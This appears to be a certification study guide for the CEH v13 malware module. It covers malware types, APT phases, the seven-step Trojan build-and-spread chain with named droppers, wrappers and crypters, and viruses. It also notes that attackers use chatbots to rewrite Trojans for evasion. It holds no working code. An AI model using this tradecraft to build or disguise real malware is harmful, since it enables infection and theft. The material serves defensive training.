CEH v13 AI (312-50) Study Guide - Module 07: Malware Threats

Source: 29 pages of screenshots (58 screenshots: 53 different slides plus 5 repeats) from the official Module 07 theory videos. Content marked "ADDED CONTEXT" comes from outside the screenshots. Items marked "verify" should be checked against current official sources. Items marked [UNCLEAR on page N] were too small or blurry to read with full confidence. The printed slide numbers jump (3, 14, 19, 20, 26, 31, 42, 45, and 60 are missing), so some slides are not in the screenshots. Where a missing slide is named by a neighbouring slide, the guide adds that background as ADDED CONTEXT. In this guide a reference such as [page 3, slide 7] means PDF page 3 and the printed slide number 7.

Contents

1. Module at a Glance **4**

2. Big Picture Map **6**

3. Topic-by-Topic Guide **7**

3.1 Module Title and Learning Objectives [page 1, slide 2] 7
3.2 Introduction to Malware [page 1, slide 4] 7
3.3 Advanced Persistent Threats (APT) [page 2, slide 5] 9
3.4 Trojans [page 2, slide 6] 11
3.5 How to Infect Systems Using a Trojan [page 3, slide 7, shown twice] 12
3.6 Introduction to Viruses [page 4, slide 8] 14
3.7 How to Infect Systems Using a Virus [page 4, slide 9] 16
3.8 Ransomware [page 5, slide 10] 17
3.9 How to Infect Systems Using Ransomware [page 5, slide 11] 19
3.10 Computer Worms [page 6, slide 12, shown twice] 20
3.11 How to Infect Systems Using a Worm [page 7, slide 13] 21
3.12 What is Fileless Malware? [page 7 and page 8, slide 15, shown twice] 23
3.13 Taxonomy of Fileless Malware Threats [page 8, slide 16] 24
3.14 How Does Fileless Malware Work? [page 9, slide 17] 26
3.15 Fileless Malware Obfuscation Techniques to Bypass Antivirus [page 9, slide 18] 27
3.16 What is AI-Based Malware? [page 10, slide 21] 29
3.17 Challenges of AI-Based Malware [page 10, slide 22] 30
3.18 Natural Language Processing (NLP) in AI-Based Malware Development [page 11, slide 23] 32
3.19 Examples of AI-Based Malware: FakeGPT [page 11, slide 24] 33
3.20 Examples of AI-Based Malware (Cont'd): WormGPT and FraudGPT [page 12, slide 25] 34
3.21 Introduction to Malware Analysis [page 12, slide 27] 36
3.22 Malware Analysis Procedure: Preparing the Testbed [page 13, slide 28, shown twice] 37
3.23 Static Malware Analysis: Overview [page 14, slide 29] 39
3.24 Static Malware Analysis: File Fingerprinting [page 14, slide 30] 40
3.25 Static Malware Analysis: Local and Online Malware Scanning [item 2 on page 14, slide 29; no separate slide in the notes] 42
3.26 Static Malware Analysis: Performing Strings Search [page 15, slide 32] 42
3.27 Static Malware Analysis: Identifying Packing and Obfuscation Methods [page 15, slide 33] 44

3.28 Static Malware Analysis: Finding the Portable Executables (PE) Information [page 16, slide 34] 45
3.29 Static Malware Analysis: Identifying File Dependencies [page 16, slide 35] 46
3.30 Static Malware Analysis: Malware Disassembly [page 17, slide 36] 47
3.31 Static Malware Analysis: Analyzing ELF Executable Files [page 17, slide 37] 49
3.32 Static Malware Analysis: Analyzing Mach Object (Mach-O) Executable Files [page 18, slide 38] 50
3.33 Static Malware Analysis: Analyzing Malicious MS Office Documents [page 18, slide 39 and page 19, slide 40] 51
3.34 Static Malware Analysis: Analyzing Suspicious PDF Documents [page 19 and page 20, slide 41, shown twice] 53
3.35 Dynamic Malware Analysis: Overview [page 20, slide 43] 55
3.36 Dynamic Malware Analysis: Port Monitoring [page 21, slide 44] 56
3.37 Dynamic Malware Analysis: Process Monitoring [no slide in the notes; named in the "Port and Process Monitoring" item on page 20, slide 43] 58
3.38 Dynamic Malware Analysis: Registry Monitoring [page 21, slide 46] 59
3.39 Dynamic Malware Analysis: Windows Services Monitoring [page 22, slide 47] 60
3.40 Dynamic Malware Analysis: Startup Programs Monitoring [page 22, slide 48] 61
3.41 Dynamic Malware Analysis: Event Logs Monitoring/Analysis [page 23, slide 49] 62
3.42 Dynamic Malware Analysis: Installation Monitoring [page 23, slide 50] 64
3.43 Dynamic Malware Analysis: Files and Folders Monitoring [page 24, slide 51] 64
3.44 Dynamic Malware Analysis: Device Drivers Monitoring [page 24, slide 52] 65
3.45 Dynamic Malware Analysis: Network Traffic Monitoring/Analysis [page 25, slide 53] 67
3.46 Dynamic Malware Analysis: DNS Monitoring/Resolution [page 25, slide 54] 68
3.47 Dynamic Malware Analysis: API Calls Monitoring [page 26, slide 55] 69
3.48 Dynamic Malware Analysis: System Calls Monitoring [page 26, slide 56] 70
3.49 Dynamic Malware Analysis: Scheduled Tasks Monitoring [page 27, slide 57] 71
3.50 Dynamic Malware Analysis: Browser Activity Monitoring [page 27, slide 58] 72
3.51 Virus Detection Methods [page 28, slide 59] 73
3.52 Malware Countermeasures [page 28, slide 61] 75
3.53 Anti-Malware Software [page 29, slide 62] 76
3.54 AI-Powered Malware Detection and Analysis Tools [page 29, slide 63] 77

4. Tool Encyclopedia 80
4.1 Malware creation tools and kits named in the notes 80
4.2 Malware examples and families named in the notes 80
4.3 AI-based and AI-themed threats 81
4.4 Lab and testbed tools 81
4.5 File fingerprinting and scanning tools 82
4.6 Strings tools 82
4.7 Packer detection and packing tools 83
4.8 PE information and dependency tools 83
4.9 Disassemblers and debuggers 84
4.10 ELF, Mach-O, Office, and PDF tools 84
4.11 Port, process, registry, service, and startup monitors 85
4.12 Logs, installs, files, drivers, network, DNS, API, tasks, and browser 86
4.13 Anti-malware and AI-powered detection tools 87
4.14 Look-alike tools and how to pick 88

5. Command Sheet (I have no lab, so teach me to read commands) 90
5.1 readelf [page 17, slide 37] 90
5.2 strings [page 17, slide 37] 92
5.3 oleid [page 18, slide 39] 93
5.4 oledump [page 18, slide 39] 94
5.5 olevba [page 19, slide 40] 96
5.6 pdfid [page 19 and 20, slide 41] 97
5.7 netstat [page 21, slide 44] 98
5.8 strace and ps [page 26, slide 56] 100
5.9 schtasks [page 27, slide 57] 101
5.10 Run-dialog tools: msinfo32, services.msc, and friends [page 22, slide 48 and page 24, slide 52] 103
5.11 cmd.exe and PowerShell flags from the fileless slide [page 9, slide 18] 104
5.12 Wireshark display filter: tcp.port == 80 [page 27, slide 58] 105
5.13 Hash commands (ADDED) 106
5.14 Other helper commands (ADDED) 107

6. Ports, Protocols, Standards and Acronyms 109
6.1 Ports and protocols that appear in this module 109
6.2 File formats and file signatures 109
6.3 Standards, frameworks, and references 110
6.4 Acronyms 110
6.5 Rare technologies introduced 111

7. Attack vs Countermeasure and Look-alike Comparisons 113
7.1 Attack and countermeasure 113
7.2 Look-alike pairs 113
8. Exam Cheat Sheet 116
8.1 Keyword to answer 116
8.2 Must-memorize lists 117
8.3 Numbers and defaults 118
8.4 Rules for picking the BEST option 119
9. Practice Questions 120
10. Flashcards 130
11. Glossary 132
12. Coverage Report 135
12.1 Map of your pages to guide sections 135
12.2 Items marked [UNCLEAR] 136
12.3 Items to double check 137
12.4 Coverage confirmation 137
12.5 Sources checked on the web 138

1. Module at a Glance

Module: 07 - Malware Threats (EC-Council CEH v13 AI).

What this module is (5 lines):

1. Malware is software built to harm a system or give an attacker control of it. The module names ten kinds: Trojans, backdoors, rootkits, ransomware, adware, viruses, worms, spyware, botnets, and crypters.
2. It teaches how an APT (advanced persistent threat) works over months, and how a Trojan, a virus, ransomware, and a worm each infect a system in numbered steps.
3. It then covers fileless malware (no file on disk) and AI-based malware, including FakeGPT, WormGPT, and FraudGPT.
4. The largest part is malware analysis: how to build a safe test lab (testbed), then static analysis (do not run the file) and dynamic analysis (run it and watch).
5. It ends with virus detection methods, countermeasures, anti-malware products, and AI-powered detection tools.

Why it matters: Malware is how most real attacks keep access, steal data, and demand money. In the five hacking phases, malware is the tool for gaining access, maintaining access, and clearing tracks. Defenders need to know how malware gets in, how to examine a suspect file safely, and how to spot it on a live system. The exam tests the vocabulary, the numbered step lists, and the long list of named tools.

What the exam usually asks from it:

- Which kind of malware fits a description (virus versus worm versus Trojan versus ransomware versus fileless).
- The six APT lifecycle phases in order.
- The seven Trojan infection steps and the roles of dropper, downloader, wrapper, and crypter.
- Static versus dynamic analysis, and which tool belongs to which job (for example PEiD for packers, Dependency Walker for DLL imports, strace for system calls).
- Command and flag recall: `readelf -h`, `readelf -l`, `readelf -s`, `strings`, `python3 olevba.py`, `python3 pdfid.py`, `strace -p`, `schtasks`, `netstat`.
- The testbed rules: virtual machine, host-only network, INetSim, no shared folders, hash everything.
- Where to look for hidden malware persistence: registry, services, startup folder, scheduled tasks, drivers.
- Virus detection methods (scanning, integrity checking, interception, code emulation, heuristic analysis).
- AI angle: how AI-based malware adapts, what NLP does for attackers, and what WormGPT, FraudGPT, and FakeGPT are.

The 10 things to remember most:

1. Malware = malicious software that damages or disables systems, or gives limited or full control to its creator, for theft or fraud.
2. APT lifecycle (6 phases): Preparation, Initial Intrusion, Expansion, Persistence, Search and Exfiltration, Cleanup. Goal: steal sensitive data, not sabotage.
3. A Trojan hides harmful code inside a harmless-looking program and runs only after the user acts. Its 7 infection steps: create, dropper or downloader, wrapper, crypter, propagate, deploy, damage routine.
4. A virus needs a host file and a human to run it. A worm copies itself across the network on its own and needs no host program and no human.
5. Ransomware blocks access to files and demands payment. Examples in the notes: Mallox (hits MS-SQL servers), LockBit Black, Conti, and others. Builder shown: Chaos Ransomware Builder v4.
6. Fileless malware (non-malware) lives in RAM and abuses legitimate tools such as PowerShell and WMI. This is called living off the land (LOL). It leaves no file for classic antivirus to scan.
7. AI-based malware follows 7 steps: Infiltration, Establishment, Learning, Adaptation, Execution, Propagation, Evolution. WormGPT is built on GPT-J. FraudGPT is sold on Telegram. FakeGPT is a malicious Chrome extension.
8. Static analysis does not run the malware (10 techniques). Dynamic analysis runs it in a VM or sandbox and watches 11 areas, after taking a baseline snapshot.
9. Testbed rules: physical lab machine, VM, guest OS, host-only NIC, INetSim for fake internet services, shared folders off, hash every OS and tool, then copy the malware in.
10. Five virus detection methods: scanning, integrity checking, interception, code emulation, heuristic analysis (static or dynamic).

2. Big Picture Map

The module has three big parts: what malware is and how it infects, special modern forms (fileless and AI-based), and how to analyze and stop it.

```
MALWARE THREATS (Module 07)
|
+-- PART A: CONCEPTS AND INFECTION
|     Malware types -> APT -> Trojan -> Virus -> Ransomware -> Worm
|
+-- PART B: MODERN FORMS
|     Fileless malware (taxonomy, how it works, obfuscation)
|     AI-based malware (7 steps, NLP, FakeGPT, WormGPT, FraudGPT)
|
+-- PART C: ANALYSIS AND DEFENSE
      Testbed -> Static analysis -> Dynamic analysis
      -> Virus detection methods -> Countermeasures
      -> Anti-malware and AI-powered detection tools
```

How a suspect file moves through the analysis part:

```
SUSPECT FILE
    |
    v
[Testbed ready: VM + host-only NIC + INetSim + hashes]
    |
    +--> STATIC (do not run)        +--> DYNAMIC (run and watch)
    |     hash, strings, packer,    |     take baseline snapshot
    |     PE/ELF/Mach-O, DLLs,      |     run the sample
    |     disassembly, Office,      |     compare 11 areas:
    |     PDF                       |     ports, registry, etc.
    |                               |
    +---------------+---------------+
                    |
                    v
       FINDINGS: IOCs, behavior, damage -> report -> defend
```

How the guide sections map to the notes:

Topic group	Notes pages	Guide sections
Objectives, malware, APT	1 to 2	3.1 to 3.3
Trojan, virus, ransomware, worm	2 to 7	3.4 to 3.11
Fileless malware	7 to 9	3.12 to 3.15
AI-based malware	10 to 12	3.16 to 3.20
Malware analysis intro and testbed	12 to 13	3.21 and 3.22
Static analysis	14 to 20	3.23 to 3.34
Dynamic analysis	20 to 27	3.35 to 3.50
Detection, countermeasures, tools	28 to 29	3.51 to 3.54

3. Topic-by-Topic Guide

3.1 Module Title and Learning Objectives [page 1, slide 2]

What it is (simple words): The module is called "Module 07 - Malware Threats". The first slide lists five learning objectives, each with a number badge:

1. Explain malware and advanced persistent threat (APT) concepts.
2. Explain fileless malware concepts.
3. Explain AI-based malware concepts.
4. Demonstrate the malware analysis process.
5. Explain malware countermeasures.

These five objectives are also the five big blocks of the exam questions for this module.

Analogy: Think of a hospital. You must learn the diseases (malware concepts), the new strange diseases (fileless and AI-based), how a doctor examines a sample in a sealed lab (analysis), and how to prevent infection (countermeasures).

How the module fits the hacking flow (ADDED CONTEXT):

1. Modules 2 to 5 collect information: footprinting, scanning, enumeration, vulnerability analysis.
2. Module 6 (System Hacking) gains access and escalates privileges.
3. Module 7 covers the malware an attacker plants to keep access, steal data, or cause damage.
4. Later modules use malware ideas again: sniffing (8), social engineering (9), DoS botnets (10), mobile and IoT malware (17, 18).

Real-world use: A SOC (security operations center) analyst gets an alert about a strange file. The five objectives are her workflow: identify the kind of malware, notice if it is fileless or AI-driven, analyze it safely, and then choose the right defense.

Tools and commands used here: None. This slide sets the plan.

EXAM FOCUS:

- The exam does not ask for the objective list word for word. It asks questions from each block.
- Common trap: confusing "malware analysis" (examining a sample) with "vulnerability analysis" (Module 5, finding weaknesses in systems).

Memory trick: "C-F-A-A-C": Concepts, Fileless, AI-based, Analysis, Countermeasures.

3.2 Introduction to Malware [page 1, slide 4]

What it is (simple words): Malware is malicious software. The slide says it damages or disables computer systems and gives limited or full control of the systems to the malware creator, for theft or fraud. The slide lists ten examples.

Analogy: Malware is a burglar's toolkit. Some tools break in (Trojan), some stay hidden (rootkit), some copy themselves to other houses (worm), and one demands money (ransomware).

The ten examples, with a short meaning for each:

#	Type	Simple meaning	Key word
1	Trojan	Harmful code hidden in a useful-looking program	disguise
2	Backdoor	Secret way in that skips normal login	bypass login
3	Rootkit	Hides malware by changing the OS or firmware	stealth
4	Ransomware	Locks files and demands payment	ransom
5	Adware	Pushes unwanted ads, may track browsing	pop-ups
6	Virus	Attaches to a file and copies when run	needs host
7	Worm	Copies itself over networks alone	self-spreading
8	Spyware	Secretly watches and steals user data	spying
9	Botnet	Many infected "zombie" machines under one controller	zombies
10	Crypter	Encrypts or hides malware to evade antivirus	evasion

> **ADDED CONTEXT:** The slide only lists these names. The meanings above are standard CEH definitions. A backdoor is also the name of a function: any hidden access path. A Trojan can install a backdoor. A rootkit often hides the backdoor. A botnet is built from machines infected by a Trojan or a worm.

Components of malware (ADDED CONTEXT, commonly asked):

Component	What it does
Crypter	Encrypts the malware so antivirus cannot read it
Downloader	Small program that fetches the real malware later
Dropper	Carries the malware inside it and installs it
Exploit	Code that abuses a vulnerability to run the payload
Injector	Puts code into another running process
Obfuscator	Makes code hard to read
Packer	Compresses a file and changes its look to avoid signatures
Payload	The harmful action that finally runs
Malicious code	The core harmful instructions

How malware reaches victims (ADDED CONTEXT): spam and phishing email attachments, malicious links, drive-by downloads (a web page that silently downloads malware), malvertising (malicious ads), compromised websites, black hat SEO (search engine optimization poisoning), infected USB drives, fake apps in app stores, and fake software updates. Newer ones in this module: FakeGPT (a fake ChatGPT extension).

Real-world use: An employee downloads a free PDF converter. It works, but it also installs a backdoor, and the attacker later adds the PC to a botnet. One incident, three malware types: Trojan, backdoor, botnet.

Tools and commands used here: None on this slide. Later sections name tools for each type.

AI angle: Attackers now use AI to write convincing lures and change malware code. Defenders use AI to classify files. Example prompt (defender): "Explain the difference between a dropper and a downloader in two sentences and give one detection idea for each."

Countermeasures and defense: Patch systems, use antivirus plus EDR (endpoint detection and response), block unknown attachments, restrict admin rights, keep offline backups, and train users. Details in section 3.52.

EXAM FOCUS:

- Keyword "damages or disables systems, gives control to the creator" -> malware.
- Keyword "hides inside something useful" -> Trojan. "Hides its own presence" -> rootkit. "Hides the code from antivirus" -> crypter or packer.
- Trap: a virus and a worm are not the same. A virus needs a host file and a human action. A worm spreads alone.
- Look-alike: dropper (carries the malware inside) versus downloader (fetches it from the internet).

Memory trick: "Two Brave Robots Run Away; Very Wild Spies Be Careful": Trojan, Backdoor, Rootkit, Ransomware, Adware, Virus, Worm, Spyware, Botnet, Crypter (the slide order).

3.3 Advanced Persistent Threats (APT) [page 2, slide 5]

What it is (simple words): An APT is a type of network attack in which an attacker gains unauthorized access to a target network and stays undetected for a long time. The main goal is to obtain sensitive information, not to sabotage the organization.

- **Advanced:** skilled attackers, custom tools, many methods.
- **Persistent:** they stay for months or years and keep coming back.
- **Threat:** they act with a clear goal and a team behind them.


Analogy: A spy who takes a job in your office, copies files every night for a year, and leaves without anyone noticing. A normal burglar smashes a window and runs.

How it works (the six-phase APT lifecycle from the slide):

1. **Preparation:** define the target, research the target, organize the team, build or attain tools, test for detection.
2. **Initial Intrusion:** deploy malware and establish an outbound connection (the malware calls out to the attacker).
3. **Expansion:** expand access and obtain credentials.

4. **Persistence:** maintain access.
5. **Search and Exfiltration:** find the valuable data and exfiltrate it (copy it out).
6. **Cleanup:** cover tracks and remain undetected.

The slide draws these six phases as a circle with arrows. The arrows show that the cycle can repeat.



Real-world use: A group wants a defense contractor's design files. They study staff on social media (phase 1), send a spear-phishing email with malware (2), steal admin credentials and move across servers (3), install a hidden backdoor (4), copy design files at night in small pieces (5), and delete logs (6). They are inside for 14 months.

> **ADDED CONTEXT:** Real APT groups are often named by number or animal, such as APT28, APT29 (Cozy Bear), and the Lazarus Group (verify naming; vendors use different names). APT activity maps well to the MITRE ATT&CK framework and the Cyber Kill Chain. Outbound connection in phase 2 is called a reverse connection or beacon, and it goes to a C2 (command-and-control) server.

Tools and commands used here: Spear phishing, backdoors, RATs (remote access trojans), credential dumping tools, and covert exfiltration channels. Defense tools: SIEM, EDR, network monitoring (sections 3.41 and 3.45).

AI angle: Attackers can use AI to speed up phase 1 (summarize a target's staff, write lures). Defenders use AI for anomaly detection: spotting a user who suddenly downloads far more data than usual. Example prompt (defender): "From these proxy logs, find hosts that send small, regular outbound requests every 60 seconds, which may be beaconing."

Countermeasures and defense: Network segmentation, least privilege, multi-factor authentication (MFA), egress filtering (limit what can leave), log monitoring and SIEM correlation, threat hunting, patching, and application allow-listing.

EXAM FOCUS:

- Keywords: "long period of time", "remains undetected", "sensitive information rather than sabotage" -> APT.

- Order questions: Preparation first, Cleanup last. Persistence comes before Search and Exfiltration.
- Trap: "initial intrusion" is not the same as "initial access to data". Data theft is phase 5.
- Look-alike: APT (targeted, slow, stealthy, data theft) versus ransomware (loud, fast, money).

Memory trick: "Pirates Invade, Expand, Persist, Steal, Clean up": Preparation, Initial Intrusion, Expansion, Persistence, Search and Exfiltration, Cleanup.

3.4 Trojans [page 2, slide 6]

What it is (simple words): A Trojan is a program in which malicious code is hidden inside an apparently harmless program or data. It can later gain control of the system and cause damage. A Trojan runs only when the user performs certain predefined actions, such as opening the file or clicking a button.

Analogy: The Trojan horse from the old story. The gift looks nice. The soldiers are inside. The victim carries it through the gate.

How hackers use Trojans (the 8 uses on the slide):

1. Delete or replace critical operating system files.
2. Generate fake traffic to create DoS (denial-of-service) attacks.
3. Record screenshots, audio, and video of the victim's PC.
4. Use the victim's PC for spamming and blasting email messages.
5. Disable firewalls and antivirus.
6. Create backdoors to gain remote access.
7. Infect the victim's PC as a proxy server for relaying attacks.
8. Use the victim's PC as a botnet to perform DDoS (distributed denial-of-service) attacks.

Real-world use: A user installs a "free video player" from a pop-up ad. The program plays video, but it also opens a hidden connection to the attacker (use 6), turns off the antivirus (use 5), and records the webcam (use 3).

> **ADDED CONTEXT:** Common Trojan types asked in CEH: remote access Trojan (RAT: full remote control), backdoor Trojan, botnet Trojan, rootkit Trojan, banking Trojan (e-banking, steals bank logins), proxy server Trojan, command shell Trojan, covert channel Trojan, defacement Trojan, destructive Trojan, notification Trojan (tells the attacker the victim's IP), point-of-sale (POS) Trojan, mobile Trojan, ransomware Trojan, and HTTP/HTTPS Trojan (uses web ports to look normal).

Old Trojans used well-known ports. These are classic exam values (verify each one):

Trojan	Port (verify)	Note
Back Orifice	UDP 31337	Classic "elite" port
NetBus	TCP 12345	Classic RAT

Trojan	Port (verify)	Note
SubSeven (Sub7)	TCP 27374	Classic RAT
njRAT	TCP 1177 or 5552	1177 appears in the page 21 netstat slide

Tools and commands used here: njRAT (section 3.5). Detection with `netstat`, TCPView, Autoruns, Process Hacker (section 4).

AI angle: Attackers may ask a chatbot to rewrite a Trojan's code so signatures no longer match. Defenders can paste a suspicious script into an AI assistant to explain it. Example prompt (defender): "Explain what this script does step by step and list any network addresses or file paths in it. Do not run it."

Countermeasures and defense: Do not run programs from unknown sources. Use antivirus and EDR. Block unused ports at the firewall. Monitor for new startup items and unexpected outbound connections. Keep software patched. Use application allow-listing.

EXAM FOCUS:

- Keywords: "hidden inside a legitimate-looking program", "activated when the user performs an action" -> Trojan.
- A Trojan does not copy itself. If the question says "replicates", think virus or worm.
- Trap: "backdoor" and "Trojan" overlap. The Trojan is the carrier. The backdoor is the hidden access it creates.
- Look-alike: Trojan (needs a trick to run) versus worm (spreads alone).

Memory trick: "Gift horse": it looks like a gift (harmless program), the soldiers (harmful code) are inside, and a person (the user) must open the gate (run it).

3.5 How to Infect Systems Using a Trojan [page 3, slide 7, shown twice]

What it is (simple words): The slide shows a seven-step chain that an attacker follows to build a Trojan, disguise it, spread it, and run it. The slide appears twice on page 3. The second copy is the same diagram.

Analogy: A smuggler who builds a toy (the Trojan), puts it in a delivery truck (dropper), wraps it in a gift box (wrapper), seals the box so scanners cannot see inside (crypter), mails many boxes, and waits for one to be opened.

How it works (the 7 steps from the slide):

1. **Create a new Trojan packet** using a tool such as njRAT.
2. **Employ a dropper or a downloader.** Dropper examples: Amadey, SecuriDropper. Downloader example: Downloader.DN. They install the malicious code on the target system.
3. **Employ a wrapper** such as IExpress Wizard to bind the Trojan to a legitimate file. The slide shows a Trojan packet joined with Calc.exe (the Windows calculator).
4. **Employ a crypter** such as The Attacker-Crypter to encrypt the Trojan.

5. **Propagate the Trojan** by various methods, such as email or USB. The slide shows email, internet, USB, and other medium.
6. **Deploy the Trojan** on the victim's machine by running a dropper or downloader on the target.
7. **Execute the damage routine.**

```
Attacker -> 1 Trojan packet (njRAT)
        -> 2 Dropper / Downloader (Amadey, SecuriDropper, Downloader.DN)
        -> 3 Wrapper (IExpress Wizard) + Calc.exe
        -> 4 Crypter (The Attacker-Crypter)
        -> 5 Propagate (Email / Internet / USB / Other)
        -> 6 Deploy
        -> 7 Damage routine on Victim machine
```

Key terms for the steps:

- **Dropper:** a program that contains the malware inside itself and writes it to disk or memory when run.
- **Downloader:** a small program that downloads the malware from the internet after it runs.
- **Wrapper (binder):** a tool that glues two files together, so the victim sees a normal program while the Trojan runs quietly.
- **Crypter:** a tool that encrypts or obfuscates the file so signature-based antivirus cannot match it.
- **Damage routine:** the harmful part, such as stealing data, deleting files, or opening a backdoor.

> **EXAM TIP:** Questions give a tool name and ask for the step. IExpress Wizard = wrapper. The Attacker-Crypter = crypter. Amadey and SecuriDropper = droppers. Downloader.DN = downloader. njRAT = the Trojan packet itself.

Real-world use: In a lab, a trainer shows how a wrapped and crypted file still has a small first-stage program that must run on the victim machine. This explains why antivirus, user training, and email filters stop the chain at steps 5 and 6.

> **ADDED CONTEXT:** njRAT (also called Bladabindi) is a .NET RAT that has been seen since about 2013. Amadey is a bot or loader sold on criminal forums that downloads other malware (verify details). SecuriDropper is a dropper-as-a-service seen on Android, used to install other malware (verify). IExpress Wizard is a real Windows tool (`iexpress.exe`) that builds self-extracting installers, so attackers can reuse it as a wrapper. Exact details of Downloader.DN and The Attacker-Crypter are not common knowledge; learn only their role (downloader and crypter).

Tools and commands used here: njRAT, Amadey, SecuriDropper, Downloader.DN, IExpress Wizard, The Attacker-Crypter. No commands.

AI angle: An attacker can ask an AI assistant to write a believable email that carries the wrapped file (step 5). A defender can use AI to draft a phishing-awareness message.

Example prompt (defender): "Write a short staff notice that explains why a program from an unknown USB stick must not be run."

Countermeasures and defense: Email gateway scanning, blocking executables from unknown senders, disabling USB autorun, endpoint protection with behavior detection (catches the damage routine even if the file is crypted), application allow-listing, and user training.

EXAM FOCUS:

- Step order is the favorite question. Remember the first four steps are "make it": create, drop or download, wrap, crypt. The last three are "use it": propagate, deploy, damage.
- Keywords: "bind a Trojan to a legitimate file" -> wrapper. "Encrypt the Trojan" -> crypter. "Install malicious code on target" -> dropper or downloader.
- Trap: a wrapper hides the Trojan inside another file. A crypter hides the code from antivirus. They do different jobs.
- Look-alike: dropper (payload is inside) versus downloader (payload comes later from the net).

Memory trick: "C-D-W-C-P-D-D": Create, Drop, Wrap, Crypt, Propagate, Deploy, Damage. Say: "Can Dogs Wear Clean Pink Dog Dresses".


3.6 Introduction to Viruses [page 4, slide 8]

What it is (simple words): A virus is a self-replicating program that produces its own copy by attaching itself to another program, a computer boot sector, or a document. Viruses are generally transmitted through file downloads, infected disk or flash drives, and email attachments.

Analogy: A biological virus cannot live alone. It enters a healthy cell and uses the cell to make copies. A computer virus attaches to a healthy file and runs whenever that file runs.

How it works (from the before and after diagram):

1. **Before infection:** a clean .EXE file has a file header. The header holds an entry pointer (the slide labels it "IP") that points to the start of the program. The program runs from start to end.
2. **Infection:** the virus adds its own code to the file, usually at the end.
3. **After infection:** the header's entry pointer now points to the virus code. When the user runs the file, the virus runs first.
4. **Virus jump:** the virus then jumps back to the start of the real program, so the program still works and the user sees nothing odd.



[UNCLEAR on page 4]: the label "IP" is tiny. It most likely means the instruction pointer or entry point. The idea (header redirects to appended virus code, which jumps back) is clear from the arrows.

Signs of a virus attack (from the slide): constant antivirus alerts, suspicious hard drive activity, lack of storage space, unwanted pop-up windows, and similar signs.

Real-world use: A student shares a game installer by USB. One copy contains a file virus. Every .exe the student runs afterward gets infected, and the antivirus keeps alerting.

Virus types (ADDED CONTEXT, commonly asked):

Type	How it behaves
File virus	Infects executable files
Boot sector virus	Infects the MBR (master boot record) or boot sector
Macro virus	Hides in Office document macros
Multipartite virus	Infects both boot sector and files
Polymorphic virus	Changes its decryptor and look on each copy
Metamorphic virus	Rewrites its own code body each time
Stealth virus	Hides from the OS and antivirus
Cavity virus	Fills unused gaps so file size stays the same
Overwriting virus	Replaces the host file content
Companion virus	Creates a look-alike file next to the real one
